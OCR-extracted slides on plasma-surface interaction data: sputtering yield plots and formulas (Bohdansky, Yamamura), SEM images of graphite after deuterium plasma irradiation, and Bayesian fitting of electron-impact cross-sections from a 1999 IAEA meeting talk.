


3.0
2.5
2.0
1.5
1.0
0.5
0.0
SPUTTERING YIELD (at./ion)
1 keV Be+ -> Be
1
2
3
0
20
40
60
80
100
ANGLE OF INCIDENCE (deg.)


Fig. 4.




∠ 30°




∠ 45°




∠ 60°




∠ 70°




∠ 75°



∠ 75°




∠ 80°



∠ 85°


SCANNING ELECTRON MICROSCOPY PICTURES

of the RGT graphite surface after stationary and pulse deuterium plasmas irradiation



LENTA (sample 1)

$T_{IRR} = 770^0C$, $D = 10^{22}$ cm^{-2}.




LENTA + MKT (sample 1)


LENTA - $T_{IRR} = 770^0C$, $D = 10^{22}$ cm^{-2}.

MKT - $W = 0.25$ MJ m^{-2}, $\tau = 60$ μs, $n = 6$ pulses.

SCANNING ELECTRON MICROSCOPY PICTURES


of the RGT graphite surface after stationary and pulse deuterium plasmas irradiation (sample 2)





LENTA

T_{IRR}= 1100^{0}C, D = 10^{22} cm^{-2}.



LENTA + MKT

W = O.25 MJ m^{-2}, τ = 60 μs, n = 6 pulses.

Max-Planck-Institut
für Plasmaphysik

Data Activities (1997-1999) at IPP Garching

W. Eckstein

Max-Planck-Institut für Plasmaphysik,
EURATOM Assoziation,
Boltzmannstr. 2, D-85748 Garching

15th DCN meeting, IAEA, Vienna, 13..9.1999

Bayesian probability theory

use of the principle of maximum entropy

full Bayesian calculation

Input

model functions (Dose, Pecher, Preuss)

unscaled datasets (correct calibration assumed)

scale datasets (calibration error ?)

individual or global errors of values

Output

parameters of the fit function

confidence range of the fit

Model functions for cross-sections

Generalized fit functions based on the Born-Bethe theory,

asymptotically correct for high electron energies,


ionization threshold E_{th}, $x = E/E_{th}$.

optically allowed transitions

$$\sigma_H(x) = c\frac{(x-1)^{\varepsilon}\ln(x)}{a+(x-1)^{\varepsilon}x} \quad \overset{x\to\infty}{\longrightarrow} \quad \ln(x)/x$$

optically forbidden transitions

$$\sigma_H(x) = c\frac{(x-1)^{\varepsilon}}{a+(x-1)^{\varepsilon}x} \quad \overset{x\to\infty}{\longrightarrow} \quad 1/x$$


$CH_4 + e^- \rightarrow CH_4^+ + ...$
Chatham
Adamczyk
γ Adamczyk
Bayes
Peak approx.
$\sigma(10^{-16}cm^{-2})$
2.0
1.6
1.2
0.8
0.4
0.0
1
10
100
E/E_0 (eV/12.6eV)

Energy dependence of the sputter yield

revised Bohdansky formula (1993)


$$Y(E_0) = 0.5Q\frac{\ln(1+1.2288\varepsilon)}{\varepsilon + 0.1728\sqrt{\varepsilon} + 0.008\varepsilon^{0.1504}}\left\{1-\left(\frac{E_{th}}{E_0}\right)^{2/3}\right\}\left(1-\frac{E_{th}}{E_0}\right)^2$$


with $\varepsilon = E_0/E_{TF}$

and $E_{TF} = \frac{Z_1 Z_2 e^2}{a}\frac{M_1+M_2}{M_2}$

new formula

$$Y(E_0) = 0.5Q\frac{\left(\frac{E_0}{E_{th}}-1\right)^{\mu}\ln(1+1.2288\varepsilon)}{\lambda + \left(\frac{E_0}{E_{th}}-1\right)^{\mu}[\varepsilon + 0.1728\sqrt{\varepsilon} + 0.008\varepsilon^{0.1504}]}$$


W -> W
normal incidence
Q=23.1
λ=1.15
μ=2.42
E_th=25eV
TRIM.SP
new fit
old fit
Q=32.2
E_th=63eV
sputter yield
E_0 [eV]
10^2
10^1
10^0
10^-1
10^-2
10^-3
10^-4
10^-5
10^-6
10^-7
10
100
1000
10000
100000


Sputter–yield Ar–C
σtot=20%
Q=2.55
λ=1.9
μ=1.5
Eth=61eV
Yield
E0 [eV]
Fit
Eckstein, W. (TRIM.SP, 1998)
Eckstein, W. (TRIM.SP, 1993)
UCl, Hechtl, E. (1984), Eckstein, W. (Exp. 1993)
UC–, Hechtl, E. (1984), Eckstein, W. (Exp. 1993)
Smith, J. N. (1976)
Betz, G. (1969)
Lagreid, N. (1961)

Angular dependence of the sputter yield

Yamamura formula

$$Y(E_0,\alpha) = \cos^{-f}(\alpha)\exp\left\{f\left[1-\frac{1}{\cos\alpha}\right]\sin(\eta)\right\}$$

